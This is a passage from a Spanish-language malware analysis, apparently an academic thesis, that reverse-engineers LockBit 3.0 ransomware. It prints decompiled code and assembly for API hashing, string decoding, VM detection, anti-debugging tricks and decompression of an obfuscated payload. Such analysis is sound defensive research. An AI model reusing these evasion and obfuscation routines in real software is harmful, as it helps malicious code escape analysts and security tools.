1 undefined4 sys32_dll_or_drv_hash_function(int param_1)
2 {
3     if (findfirstfilew_func == (code *)0x0) { // Carga la API FindFirstFileW
4         findfirstfilew_func = (code *)0xda1aaea2;
5         findfirstfilew_func = (code *)api_hashing_func(-0x25e5515e); }
6     if (findnextfilew_func == (code *)0x0) { // Carga la API FindNextFileW
7         findnextfilew_func = (code *)0x576ac9d5;
8         findnextfilew_func = (code *)api_hashing_func(0x576ac9d5); }
9     if (findclose_func == (code *)0x0) { // Carga dinámica la API FindClose
10        findclose_func = (code *)0x78403a7c;
11        findclose_func = (code *)api_hashing_func(0x78403a7c); }
12     puVar3 = local_2dc;
13     retrieve_system32_path_func((short *)puVar3); // Obtiene la ruta al directorio System32
14     // Avanza el puntero hasta el final de la cadena (para concatenar)
15     for (; *(short *)puVar3 != 0; puVar3 = (uint *)((int)puVar3 + 2)) {}
16     ... // Bloques codificados "\*.dll"
17     decode_n_blocks_w_mask_func(puVar3, 4); // Decodifica los 4 bloques
18     while (true) { // Bucle principal de búsqueda de archivos
19         // Llama a FindFirstFileW con la ruta construida "{directorio_system32}\*.dll"
20         uVar4 = (*findfirstfilew_func)(local_2dc, local_25c);
21         ...
22         if ((int)uVar4 != -1) { // Si el archivo es válido
23             do { // Calcula el hash con nombre del archivo
24                 uVar4 = custom_hashing_function(uVar1, uVar2, local_230, 0);
25                 if ((int)uVar4 == param_1) { // Compara con el hash buscado
26                     // Si coincide devuelve el manejador de la DLL encontrada
27                     (*findclose_func)(local_c);
28                     uVar1 = get_dll_handle_w_string((byte *)local_230, 1); // Obtiene manejador con su nombre
29                     return uVar1;
30                 } // Continúa con el siguiente archivo
31                 uVar4 = (*findnextfilew_func)(local_c, local_25c);
32                 ...
33             } while ((int)uVar4 != 0);
34             (*findclose_func)(local_c); // Cierra el manejador si no tienen el mismo hash
35         }
36         if (local_8 != 0) break; // Si se ha intentado con ".drv", salir del bucle
37         // Si no, cambiar ".dll" por ".drv" en el búfer
38         for (puVar3=local_2dc;*(short*)((int)puVar3+2)!=0x2e;puVar3=(uint*)((int)puVar3+2)){}
39         ... // Bloques codificados ".drv"
40         decode_n_blocks_w_mask_func(puVar3, 2); // Decodifica los bloques
41         local_8 = local_8 + 1; // Cambia local_9 para indicar que se está probando con ".drv"
42     }
43     return 0; // Si no encuentra ningun DLL ni DRV con el hash, devuelve 0
44 }
```

### retrieve\_system32\_path\_func()

```

► lockbit.exe

▷ ...
⇒ load_apis_func()
    ◇ sys32_dll_or_drv_hash_function()
        ★ ...
        ★ [retrieve_system32_path_func()]
        ★ ...

```

La función `retrieve_system32_path_func()` construye dinámicamente la ruta al directorio `System32` y la almacena en el parámetro `param_1`.

Primero, accede a la dirección `0x7FFE0030`, que corresponde al campo `NtSystemRoot`, el cual contiene el directorio raíz de Windows, en el desplazamiento `+0x30` de la estructura `KUSER_SHARED_DATA` (`0x7FFE0000`) [380], una estructura especial situada en modo usuario/lectura que contiene información del sistema. Esta dirección es constante en sistemas Windows de 32 bits y está documentada en fuentes como ReactOS [381] y Microsoft [382], aunque a partir de ciertas versiones modernas puede estar aleatorizada como medida de seguridad.

Tras esto, entra en un bucle que recorre carácter a carácter (tipo `WCHAR`) dicha ruta Unicode (normalmente "`C:\Windows`"), copiando cada carácter al búfer de destino hasta encontrar el terminador nulo (`0x00`). Tras esto, concatena manualmente los caracteres que forman la cadena "`\System32`", obteniendo así la ruta completa a `System32`, "`C:\Windows\System32`", en `param_1` como se ve en la figura 4.386.




Figura 4.386: Obtención de ruta a System32

De esta manera se obtiene una ruta a `System32` independientemente de cómo se haya instalado la distribución de Windows en el sistema, y de forma poco convencional, evitando en medida de lo posible que una herramienta de seguridad detecte que el malware está interactuando con estos archivos críticos del sistema operativo.

### retrieve\_system32\_path\_func()

```

1 void retrieve_system32_path_func(short *param_1)
2 {
3     ...
4     psVar1 = (short *)&DAT_7ffe0030; // Copia el valor de KUSER_SHARED_DATA+0x30 -> NtSystemRoot
5     while( true ) {
6         if (*psVar1 == 0) break;
7         *param_1 = *psVar1;
8         psVar1 = psVar1 + 1;
9         param_1 = param_1 + 1;
10    }
11   *param_1 = "/System32"; // Concatena System32 a la copia de NtSystemRoot
12   return;
13 }

```

### decode\_n\_blocks\_w\_mask\_func()

```
► lockbit.exe
  ▷ ...
    ⇒ load_apis_func()
      ◇ sys32_dll_or_drv_hash_function()
        ★ ...
        ★ decode_n_blocks_w_mask_func()
        ★ ...
```

La función `decode_n_blocks_w_mask_func()` implementa un algoritmo de decodificación de una cantidad específica de bloques de 4 bytes (DWORD), codificados secuencialmente. La decodificación se realiza con una operación XOR con la máscara 0x10035FFF, que posteriormente cada bit es invertido con la operación NOT. El primer parámetro `param_1` contiene la posición inicial del primer bloque codificado y el segundo parámetro `param_2` es la cantidad de bloques a decodificar respecto al primer bloque.

Listado 4.16: `decode_n_blocks_w_mask_func()`

```
MOV ECX, [EBP + param_1] ; ECX = puntero al búfer con datos a decodificar
MOV EDX, [EBP + param_2] ; EDX = número de bloques DWORD a decodificar
LAB_0040124c:
XOR dword ptr [ECX], 0x10035FFF ; aplica la máscara de descifrado XOR
NOT dword ptr [ECX] ; invierte todos los bits
ADD ECX, 0x4 ; avanza el búfer al siguiente DWORD
DEC EDX ; decrementa el contador de bloques
JNZ LAB_0040124c ; repite hasta que se procesen todos los bloques
```

### generate\_randomnumber\_lcg\_func()

```
► lockbit.exe
  ▷ ...
    ⇒ load_apis_func()
      ◇ generate_randomnumber_lcg_func()
        ★ generate_seed_func()
```

La función `generate_randomnumber_lcg_func()` implementa un generador pseudoaleatorio de números basado en el método congruencial lineal (*Linear Congruential Generator, LCG*) de Lehmer, siguiendo la fórmula  $(a \cdot X + c) \bmod m$ , donde  $a$  es una constante a multiplicar,  $X$  una semilla,  $c$  una constante a sumar y  $m$  una constante para dividir [383].

Para ello, primero, se invoca la función `generate_seed_func()` que devuelve una semilla de 64 bits la que se multiplica la constante 0x19660d (constante  $a$ ) y se le suma la constante 0x3c6ef35f (constante  $c$ ). Posteriormente, este resultado se limita a 27 bits con una operación AND con la máscara 0x7FFFFFF. Para obtener el número aleatorio entre el rango definido por los parámetros `param_1` (límite inferior) y `param_2` (límite superior), se realiza una división entre el resultado obtenido y `param_2 + 1`, tomando el resto de la operación como valor final.

Finalmente se verifica dicho resultado, para comprobar si se encuentra en el rango especificado, que en caso de que no lo este se repite todo el proceso hasta que sea válido y devuelva un número aleatorio en el rango especificado.

Listado 4.17: `generate_randnumber_lcg_func()`

```
...
LAB_00401111:
CALL generate_seed_func ; Obtener semilla pseudoaleatoria de 64 bits (EDX:EAX)
MOV ECX,0x19660d ; ECX = constante multiplicadora 'a' del LCG
MUL ECX ; Multiplicar EAX * ECX, resultado de 64 bits en EDX:EAX
ADD EAX,0x3c6ef35f ; Sumar constante 'c' del LCG al resultado
AND EAX,0x7fffffff ; Limitar el valor a 27 bits aplicando una máscara
MOV ECX,dword ptr [EBP + param_2] ; ECX = límite superior del rango (param_2)
INC ECX ; ECX = param_2 + 1 (límite inclusivo superior)
XOR EDX,EDX ; EDX = 0 (preparar división)
DIV ECX ; División EAX / ECX -> cociente en EAX, resto en EDX
XCHG EAX,EDX ; Intercambiar cociente y resto -> EAX = resto
CMP EAX,dword ptr [EBP + param_1] ; Comparar EAX con límite inferior (param_1)
JC LAB_0040117d ; Si EAX < param_1 -> repetir generación
CMP EAX,dword ptr [EBP + param_2] ; Comparar EAX con límite superior (param_2)
JA LAB_0040117d ; Si EAX > param_2 -> repetir generación
RET 0x8 ; Devolver valor válido en EAX (dentro del rango)
LAB_0040117d:
JMP LAB_00401111 ; Volver al inicio para generar un nuevo valor
```

### `generate_seed_func()`

```
► lockbit.exe
▷ ...
⇒ load_apis_func()
    ◇ generate_randnumber_lcg_func()
        ★ generate_seed_func()
```

La función `generate_seed_func()` obtiene una semilla pseudoaleatoria de 64 bits (devuelta en EDX:EAX) basado en el entorno del sistema. Primero comprueba si el sistema se está ejecutando en una máquina virtual al inspeccionar el bit 30 del registro ECX tras la instrucción CPUID con `EAX=1`, ya que es un registro que está activo cuando el sistema operativo Windows esta siendo ejecutado en un hipervisor [384].

Si detecta un hipervisor, obtiene la semilla con RDRAND, que es una instrucción para generar números aleatorios directamente desde el hardware. En caso de que no, verifica si la instrucción RDSEED es soportada invocando CPUID con `EAX=7` y comprobando el bit 18 de EBX. Si RDSEED está disponible, lo utiliza para obtener la semilla.

Si ambas instrucciones fallan, recurre a una solución alternativa, al ejecutar dos veces la instrucción RDTSC (que lee el contador de ciclos del procesador), rotando 13 bits a la derecha e izquierda respectivamente. De esta manera genera una semilla adecuada tanto en entornos virtualizados como físicos sin hacer uso de funciones convencionales para generar números aleatorios.

## Listado 4.18: generate\_seed\_func()

```

...
PUSH 0x1 ; EAX = 1 -> solicita información de características del procesador
POP EAX ; EAX = 1
CPUID ; ejecutar instrucción CPUID
TEST ECX, 0x40000000 ; comprobar si el bit 30 de ECX está activado (sistema en VM)
SETNZ AL ; AL = 1 si hay hipervisor
TEST AL, AL ; hay hipervisor?
JZ LAB_004010d9 ; si no lo hay prueba con RDSEED
; --- Si hay hipervisor usa RDRAND ---
RDRAND EAX ; EAX = número aleatorio desde hardware (parte baja)
RDRAND EDX ; EDX = número aleatorio desde hardware (parte alta)
RET ; devuelve semilla de 64 bits en EDX:EAX
LAB_004010d9:
PUSH 0x7 ; EAX = 7 -> solicita características extendidas
POP EAX ; EAX = 7
XOR ECX, ECX ; ECX = 0
CPUID ; ejecutar instrucción CPUID extendida
TEST EBX, 0x40000 ; comprobar si el bit 18 de EBX está activado (soporte RDSEED)
SETNZ AL ; AL = 1 si soportado
TEST AL, AL ; RDSEED soportado?
JZ LAB_004010f6 ; si no, usa RDTSC como alternativa
; Si hay soporte RDSEED lo usa para obtener la semilla
RDSEED EAX ; EAX = parte baja de la semilla desde hardware
RDSEED EDX ; EDX = parte alta de la semilla desde hardware
RET ; devuelve semilla de 64 bits en EDX:EAX
LAB_004010f6:
RDTSC ; lee el contador de ciclos del procesador (EDX:EAX)
MOV ECX, EAX ; guarda la parte baja del contador en ECX
ROR ECX, 0xD ; rota ECX 13 bits a la derecha
RDTSC ; leer nuevamente el contador
MOV EDX, EAX ; guardar la nueva parte baja en EDX
ROL EDX, 0xD ; rotar EDX 13 bits a la izquierda
MOV EAX, ECX ; restaura ECX (parte rotada previamente) a EAX
RET ; devuelve semilla de 64 bits en EDX:EAX

```

## hide\_thread\_from\_dbg\_func()

```

► lockbit.exe
  ▷ ...
    ⇒ construct_api_addresses_antidbg()
      ◇ hide_thread_from_dbg_func()

```

La función `hide_thread_from_dbg_func()` cuenta con una técnica común de evasión de depuradores, ya que trata de ocultar el hilo actual del depurador, imposibilitando su análisis dinámico de forma convencional.

El primer paso de la función consiste en comprobar si el parámetro `param_1` es igual a cero. Si es el caso, sobrescribe con el valor `-2` (`0xFFFFFFF`), que en el contexto de las llamadas de Windows referencia al hilo actual. A continuación, se realiza una llamada a la función cargada dinámicamente `ZwSetInformationThread()` [134], pasando como argumentos el manejador del hilo actual, la clase `ThreadInformationClass` con el valor `0x11` que corresponde a `ThreadHideFromDebugger` [385], un puntero nulo y 0. Una vez ejecutado, hace que el hilo actual quede oculto de los depuradores, imposibilitando su depuración con herramientas como pueden ser `x32dbg` o `WinDbg`.

Por tanto, se tendrá que parchear dicha llamada para poder continuar el análisis dinámico del ejecutable sin restricciones sustituyendo la llamada a la función por una

instrucción nula como NOP.

```
hide_thread_from_dbg_func()

1 void hide_thread_from_dbg_func(int param_1)
2 { // Si el parámetro es 0, se usa -2 para referirse al hilo actual (pseudo-manejador)
3     if (param_1 == 0) {
4         param_1 = -2;
5     } // (hilo actual, ThreadHideFromDebugger, 0, 0)
6     (*ZwSetInformationThread)(param_1,0x11,0,0);
7     return;
8 }
```

### decompress\_obfuscated\_code\_func()

```
► lockbit.exe
▷ ...
⇒ construct_api_addresses_antidbg()
    ◇ decompress_obfuscated_code_func()
        * allocate_data_processheap_antidbg()
        * some_aplib_decompressor_func()
        * create_trampoline_to_secondary_alloc()
        * rtl_freeheap_antidbg_func()
```

La función `decompress_obfuscated_code_func()` recibe como parámetros el *manejador del montón* creado (`param_1`) y un puntero a la función `RtlAllocateHeap()` [102]. Al principio, se utiliza una técnica de antidepuración al inspeccionar el campo `ForceFlags` de la estructura interna del `heap` en el desplazamiento `+0x44` [99]. Si detecta la bandera `HEAP_VALIDATE_PARAMETERS_ENABLED` [386] significa que el proceso se está depurando y por tanto corrompe el manejador con una rotación, ROR, impidiendo su uso posterior.

Esta técnica se basa en detectar las banderas habilitadas por defecto al depurar en el campo `ForceFlags` `0x40000060`, se activan `HEAP_VALIDATE_PARAMETERS_ENABLED`, `HEAP_FREE_CHECKING_ENABLED` y `HEAP_TAIL_CHECKING_ENABLED` [100] automáticamente. Estas banderas se pueden ver al depurar con x32dbg en la figura 4.387.

Address	Hex	ASCII
001F0000	9D AA 37 8E	.@...,.iyiy..
001F0010	A4 00 1F 00	¤.¤.¤.¤.
001F0020	0F 00 00 00	.....¤.¤.¤.
001F0030	01 00 00 00	.....¤.¤.¤.
001F0040	62 10 04 40	b..@..@..
001F0050	08 AA 36 1A	..6.,.p.
001F0060	FF EE FF EE	ÿÿÿÿ
001F0070	00 20 00 00	..D..ÿÿ..x..
001F0080	44 01 00 00	e..
001F0090	E8 0F 1F 00	è..oÿÿ..
001F00A0	9C 00 1F 00	..p..
001F00B0	10 00 1F 00	..x..a.4N
001F00C0	70 02 1F 00	..
001F00D0	C8 05 1F 00	..
001F00E0	58 02 1F 00	..
001F00F0	B0 04 1F 00	..

Figura 4.387: Contenido del campo de banderas del HEAP en x32dbg (0x40000060)

## Listado 4.19: decompress\_obfuscated\_code\_func() - Técnica de antidepuración

```

...
MOV EBX,[EBP + param_1] ; EBX = manejador del montón pasado como parámetro (param_1)
TEST [EBX + 0x44], 0x40000000 ; comprobar si la bandera HEAP_VALIDATE_PARAMETERS_ENABLED (0x40000000)
                                ; está activo en el campo ForceFlags de la estructura _HEAP
JZ LAB_00417756 ; si no está activo, no se detecta entorno de depuración -> saltar
ROR EBX,0x1 ; si está activo, se está depurando -> corromper el montón rotándolo 1 bit
LAB_00417756:
...

```

Posteriormente, se reserva memoria en el montón para alojar una copia de los datos comprimidos y ofuscados ubicados en DAT\_00424dbf, cuyo tamaño está definido en DAT\_00424dbb. La función `allocate_data_processheap_antidbg()` asigna memoria en el montón del proceso y se copia a esta región el contenido desofuscado de DAT\_00424dbf, aplicando un XOR con 0x30 a cada byte.

Una vez desofuscado el contenido, se invoca `RtlAllocateHeap()` [102] (pasado como parámetro `param_2`) para asignar el doble de memoria que antes, donde descomprime la carga desofuscada con la función `some_aplib_decompressor_func()`, que es una implementación del algoritmo aPLib de descompresión, que toma el búfer desofuscado de `pbVar1` como entrada y escribe el resultado descomprimido en `pbVar4`.

A partir del contenido descomprimido en `pbVar4`, se extraen tres bloques de código en los desplazamientos +0x83, +0xc4 y +0x19b, respectivamente. Cada uno se pasa como argumento a la función `create_trampoline_to_secondary_alloc()`, que genera un trampolín en memoria dinámica para redirigir la ejecución a estos nuevos fragmentos de código, al igual que se hacia en la función `load_apis_func()`. Finalmente, se libera memoria intermedia con la función `rtl_freeheap_antidbg_func()`.

De esta manera, el malware carga código de forma dinámica en tiempo de ejecución al tenerlo inicialmente ofuscado y comprimido, dificultando su análisis.

`decompress_obfuscated_code_func()`

```

1  bool decompress_obfuscated_code_func(uint param_1,undefined *param_2)
2  {
3      ... // Técnica de antidepuración, comprueba en ForceFlags la bandera HEAP_VALIDATE_PARAMETERS_ENABLED
4      pbVar4 = &DAT_00424dbf; // Datos en memoria ofuscados y comprimidos de código
5      pbVar1 = (byte *)allocate_data_processheap_antidbg(DAT_00424dbb); // Asigna memoria en el procesador
6      iVar2 = DAT_00424dbb; // Tamaño de los datos
7      pbVar5 = pbVar1;
8      if (pbVar1 != (byte *)0x0) {
9          do { // Desofusca cada byte de DAT_00424dbf haciendo un XOR con 0x30
10             *pbVar5 = *pbVar4 ^ 0x30;
11             ...
12         } while (iVar2 != 0);
13         pbVar4 = (byte*)uVar7 = ((code *)param_2)(uVar3,8,DAT_00424dbb * 2); // param_2 = RtlAllocateHeap
14         bVar6 = pbVar4 != (byte *)0x0;
15         if (bVar6) { // se descomprime el contenido desofuscado de DAT_00424dbf con implementación aplib
16             some_aplib_decompressor_func(extraout_ECX,(int)((ulonglong)uVar7 >> 0x20),pbVar1,pbVar4);
17             // Se descomprimen tres funciones a las que se crea un trampolín
18             _weird_decompressed_payload_mult = create_trampoline_to_secondary_alloc((uint)(pbVar4 +
19             ↔ 0x83),param_1,param_2);
20             _random_data_128bytes_copyp2 = create_trampoline_to_secondary_alloc((uint)(pbVar4 +
21             ↔ 0xc4),param_1,param_2);
22             _random_data_p1_64bytes_p2_128bytes = create_trampoline_to_secondary_alloc((uint)(pbVar4 +
23             ↔ 0x19b),param_1,param_2);
24         }
25         rtl_freeheap_antidbg_func(pbVar1);
26     }
27     return bVar6;
28 }

```

## Payload obtenido de decompress\_obufuscated\_code\_func()

- ▶ FUN\_00000000
- ▶ FUN\_0000004d
- ▶ FUN\_00000083
- ▶ FUN\_000000c4
- ▶ FUN\_0000019b

Si extraemos dicho *payload* desde x32dbg y lo guardamos en un fichero binario independiente, podemos importarlo a Ghidra para analizarlo estáticamente. Una vez descompilados, se pueden identificar un total de cinco funciones, de las cuales tres son accedidas mediante trampolines generados por la función `create_trampoline_to_secondary_alloc()`, mientras que las otras dos funciones restantes son funciones auxiliares utilizadas internamente por las anteriores. Estas funciones son código ejecutable que el ransomware carga dinámicamente tras haber sido inicialmente ofuscados y comprimidos.




Figura 4.388: Payload extraído de `decompress_obufuscated_code_func()`

**FUN\_00000000:** Esta función auxiliar es idéntica a `generate_seed_func()`, encargada de generar una semilla aleatoria de 64 bits (EDX:EAX) basándose en el entorno.

**FUN\_0000004d:** Esta función auxiliar realiza multiplicaciones. Cuando los parámetros `param_2` y `param_4` son iguales a cero, se realiza una multiplicación de 32 bits. Si alguno de ellos es distinto de cero, se lleva a cabo una multiplicación de 64 bits.

### FUN\_0000004d

```

1 longlong FUN_0000004d(uint param_1,int param_2,uint param_3,int param_4)
2 { // Si ambas partes altas son 0 -> multiplicación 32 bits
3     if (param_4 == 0 && param_2 == 0) { return (ulonglong)param_1 * (ulonglong)param_3; }
4     // Si no, multiplicación de 64 bits
5     return
6     ↪ CONCAT44((ulonglong)((param_1*param_3>>0x20)+param_2*param_3+param_1*param_4,(param_1*param_3)));
    }
```

**FUN\_00000083:** Esta función es la primera en ser enlazada con un trampolín, que es almacenada en la variable global `weird_decompressed_payload_mult` (DAT\_0042519c). Realiza varias de multiplicaciones de 64 bits utilizando constantes fijas y los parámetros de entrada. Para ello, realiza una multiplicación de 64 bits entre `param_2` y la constante 0x5851f42d4c957f2d, a la que posteriormente se suma la constante 0x14057b7ef767814f y se multiplica por `param_1`. Su propósito es generar una clave de forma oculta al realizar estas transformaciones, empleada en una función de desencriptado personalizada más adelante en `two_round_xor_decryption_func()`.

#### FUN\_00000083

```

1 longlong FUN_00000083(uint *param_1,uint *param_2)
2 {
3     ... // iVar1 = param_2.parteabajo * 0x4c957f2d + param_2.partealta * 0x5851f42d
4     lVar1 = FUN_0000004d(*param_2,param_2[1],0x4c957f2d,0x5851f42d);
5     lVar1 = lVar1 + 0x14057b7ef767814f;
6     *(longlong *)param_2 = lVar1;
7     // resultado = param_1.parteabajo * iVar1.parteabajo + param_1.partealta * iVar1.partealta
8     lVar1 = FUN_0000004d(*param_1,param_1[1],(uint)lVar1,(int)((ulonglong)lVar1 >> 0x20));
9     return lVar1;
10 }
```

**FUN\_000000c4:** Esta función es la segunda enlazada con un trampolín, que es almacenada en la variable global `random_data_128bytes_copyp2` (DAT\_00425194). Su objetivo es generar 128 bytes de datos pseudoaleatorios en `param_1`, llamando dieciséis veces al generador de semillas (FUN\_00000000). En la última llamada, la parte alta del resultado (EDX) se trunca a 24 bits, y con esto se calcula un desplazamiento aleatorio con la fórmula  $0x78 * (\text{truncated\_seed} * 0x8088405 + 1)$ , donde se copiará el contenido apuntado por `param_2`. Así, el contenido de `param_2` queda embebido en una posición impredecible dentro del bloque aleatorio generado. Esta función será utilizada más adelante para operaciones criptográficas en la función `initialise_rsa_montgomery_checksum_context()`.

Listado 4.20: FUN\_000000c4

```

MOV EBX, dword ptr [EBP + param_1] ; EBX = dirección base de param_1 (búfer destino)
; Genera 15 valores aleatorios de 64 bits y los almacena secuencialmente en param_1
CALL FUN_00000000 ; llamada a generador de semilla aleatoria (64 bits)
MOV [EBX], EAX ; parte baja
MOV [EBX+4], EDX ; parte alta
CALL FUN_00000000
MOV [EBX+8], EAX
MOV [EBX+0xC], EDX
CALL FUN_00000000
MOV [EBX+0x10], EAX
MOV [EBX+0x14], EDX
; ... (Repite este patrón hasta completar los 120 bytes restantes en bloques de 8 bytes) ...
CALL FUN_00000000 ; Último valor aleatorio
MOV [EBX+0x78], EAX ; parte baja
AND EDX, 0xFFFFFFF ; trunca parte alta, EDX, a 24 bits
MOV [EBX+0x7C], EDX ; guarda parte alta truncada
MOV EAX, 0x78 ; multiplicador base
IMUL EDX, EDX, 0x8088405 ; EDX = semilla_truncada * 0x8088405
INC EDX ; +1
MUL EDX ; EAX:EDX = 0x78 * (semilla_truncada * 0x8088405 + 1)
; resultado es el desplazamiento en param_1
MOV EAX, [EBP+param_2] ; carga puntero param_2
MOV EAX, [EAX] ; EAX = *param_2
MOV [EDX + EBX], EAX ; copia *param_2 en param_1[desplazamiento]
...
RET 0x8
```

**FUN\_0000019b:** Esta función es la tercera en ser enlazada con un trampolín, que es almacenada en la variable global `random_data_p1_64bytes_p2_128bytes` (DAT\_00425198). La rutina genera un total de ocho valores pseudoaleatorios de 64 bits, invocando la función `FUN_00000000` en cada iteración y almacenándolos tanto en `param_1` como en `param_2`. Por cada valor pseudoaleatorio en `param_2`, a partir del desplazamiento +0x40, se obtiene el valor derivado:  $\text{partebaja} \times (\text{partealta} \times 0x8088405 + 1)$

Dicho valor extendido también ocupa 64 bits y se escribe de forma secuencial tras los primeros 64 bytes de `param_2`. De esta manera, se obtienen 64 bytes de datos aleatorios en `param_1` y `param_2` contiene 128 bytes, siendo los primeros 64 bytes los mismos que `param_1`, y los 64 bytes son un derivado de cada bloque de 8 bytes de los primeros 64 bytes.

Listado 4.21: FUN\_0000019b

```

MOV ESI, [EBP + param_1] ; ESI = puntero a param_1
MOV EDI, [EBP + param_2] ; EDI = puntero a param_2
; ----- Primer bloque aleatorio (64 bits) -----
CALL FUN_00000000 ; Genera semilla aleatoria (64 bits)
MOV [ESI], EAX ; Guarda parte baja en param_1
MOV [ESI+4], EDX ; Guarda parte alta en param_1
MOV [EDI], EAX ; Copia en param_2
MOV [EDI+4], EDX
IMUL EDX, EDX, 0x8088405 ; parte alta * 0x8088405
INC EDX ; +1
MUL EDX ; parte baja * (resultado anterior)
MOV [EDI+0x40], EAX ; Guarda parte baja del resultado en param_2 + 64 bytes
MOV [EDI+0x44], EDX ; Guarda parte alta del resultado
; ... Repite este patrón para 7 bloques más, teniendo 64 bytes en param_1 y 128 bytes en param_2
; Último bloque (octavo)
CALL FUN_00000000
MOV [ESI+0x38], EAX
MOV [ESI+0x3C], EDX
MOV [EDI+0x38], EAX
MOV [EDI+0x3C], EDX
IMUL EDX, EDX, 0x8088405
INC EDX
MUL EDX
MOV [EDI+0x78], EAX
MOV [EDI+0x7C], EDX
RET 0x8

```

### allocate\_data\_processheap\_antidbg()

```

► lockbit.exe
  ▷ ...
    ⇒ decompress_obfuscated_code_func()
      ◇ allocate_data_processheap_antidbg()
        ★ return_peb_func()

```

La función `allocate_data_processheap_antidbg()` recupera el puntero al `montón` por defecto del proceso accediendo al campo `ProcessHeap` en el desplazamiento +0x18 [99] dentro del PEB [372], que es recuperado la función auxiliar `return_peb_func()`. Además cuenta con la misma técnica de antidepuración que `decompress_obfuscated_code_func()`, al inspeccionar `ForceFlags` en el montón del proceso en el desplazamiento +0x44 [99], comprobando si la bandera `HEAP_VALIDATE_PARAMETERS_ENABLED` (0x40000000) [386] es-

tá activa, que en caso de que lo este, corromperá el manejador del montón rotando sus bits a la derecha con la operación ROR.

Finalmente, se reserva una región de memoria con `RtlAllocateHeap()` [102] con la bandera `HEAP_ZERO_MEMORY` (0x8), asegurando que el contenido esté inicializado a cero.

Listado 4.22: `allocate_data_processheap_antidbg()`

```

CALL return_peb_func ; EAX = puntero al PEB (Process Environment Block)
MOV EAX, [EAX + 0x18] ; EAX = puntero a ProcessHeap (heap por defecto)
TEST dword ptr [EAX + 0x44], 0x40000000 ; HEAP_VALIDATE_PARAMETERS_ENABLED activa en ForceFlags?
JZ LAB_0040685a ; no activa, no hay depuración -> saltar
ROR EAX, 0x1 ; Si activa, se está depurando -> corrompe
LAB_0040685a:
PUSH dword ptr [EBP + param_1] ; Tamaño a asignar = param_1
PUSH 0x8 ; Bandera = HEAP_ZERO_MEMORY
PUSH EAX ; Heap destino
CALL [RtlAllocateHeap] ; Asigna memoria inicializada a cero
...
RET 0x4

```

### `return_peb_func()`

```

► lockbit.exe
  ▷ ...
    ⇒ decompress_obfuscated_code_func()
      ◇ allocate_data_processheap_antidbg()
        ★ return_peb_func()

```

Esta función retorna la dirección del `ProcessEnvironmentBlock` (PEB) [372] del proceso actual, permitiendo acceder a estructuras internas del proceso como el `montón` o listas de módulos cargados.

```

return_peb_func()

1 void * return_peb_func(void)
2 {
3     return ProcessEnvironmentBlock;
4 }

```

### `some_aplib_decompressor_func()`

```

► lockbit.exe
  ▷ ...
    ⇒ decompress_obfuscated_code_func()
      ◇ some_aplib_decompressor_func()

```

Esta función toma byte a byte el parámetro `param_3` y aplica transformaciones almacenando su resultado en `param_4`. Tras un análisis detallado, se puede concluir que se trata de una implementación del algoritmo descompresor de aPLib [387] por las siguientes razones:

- Se utiliza lógica a nivel de bits y técnicas de *referencia inversa* típicas en descompresores, al hacer uso de operaciones ADD y ADC para manipular flujos de bits y *acarreo*:

```
ADD param_2, param_2
ADC EAX, EAX
```

- El inicio del código es idéntico a `depackf.asm` del descomprimidor aPLib [387]:

### LockBit 3.0

<code>lockbit.exe</code>	
1	MOV param_2,0x80
2	MOV AL,byte ptr [ESI]
3	ADD ESI,0x1
4	MOV byte ptr [EDI],AL
5	ADD EDI,0x1
6	MOV EBX,0x2

### aPLib

<code>depackf.asm</code>	
1	MOV DL, 80h
2	MOV AL, [ESI]
3	ADD ESI, 1
4	MOV [EDI], AL
5	ADD EDI, 1
6	MOV EBX, 2

- El final del código también emplea los mismos valores y comparaciones condicionales:

### LockBit 3.0

<code>lockbit.exe</code>	
1	CMP EAX,0x7d00
2	SBB param_1,-0x1
3	CMP EAX,0x500
4	SBB param_1,-0x1
5	CMP EAX,0x80
6	ADC param_1,0x0

### aPLib

<code>depackf.asm</code>	
1	CMP EAX, 32000
2	SBB ECX, -1
3	CMP EAX, 1280
4	SBB ECX, -1
5	CMP EAX, 128
6	ADC ECX, 0

Esta función sirve para descomprimir datos ofuscados de forma oculta y con la mínima huella, ya que implementa un algoritmo de descompresión ligero directamente en la lógica del malware sin invocar a funciones externas. Al no depender de llamadas a librerías estándar ni a funciones del sistema el procedimiento es más sigiloso y resistente al análisis.

### `create_trampoline_to_secondary_alloc()`

► `lockbit.exe`

▷ ...

⇒ `decompress_obfuscated_code_func()`

◊ `create_trampoline_to_secondary_alloc()`

La función `create_trampoline_to_secondary_alloc()` recibe como parámetros un puntero a datos al que construirá un trampolín (`param_1`), el manejador de un montón (`param_2`) y la función `RtlAllocateHeap()` [102] (`param_3`). Su propósito es construir un trampolín al puntero `param_1` en el montón pasado como parámetro con la misma exacta lógica de `load_apis_func()`.

### rtl\_freeheap\_antidbg\_func()

```
► lockbit.exe
▷ ...
⇒ decompress_obfuscated_code_func()
    ◇ rtl_freeheap_antidbg_func()
```

La función `free_data_heap_antidbg()` emplea la misma técnica de antidepuración que `allocate_data_processheap_antidbg()`, accediendo al campo `ProcessHeap` del PEB [372] mediante el desplazamiento `+0x18`, e inspeccionando el campo `ForceFlags` en el desplazamiento `+0x44` [99]. Si detecta la bandera `HEAP_VALIDATE_PARAMETERS_ENABLED` (`0x40000000`) [386], rota el manejador del montón del proceso con `ROR` para corromperlo, provocando que la posterior llamada a `RtlFreeHeap()` [106] falle y libere datos inválidos si se ejecuta bajo depuración. Si no, libera memoria del montón del proceso del parámetro `param_1`.

Listado 4.23: `free_data_heap_antidbg()`

```
CALL return_peb_func ; EAX = puntero al PEB
MOV EAX, [EAX + 0x18] ; EAX = ProcessHeap
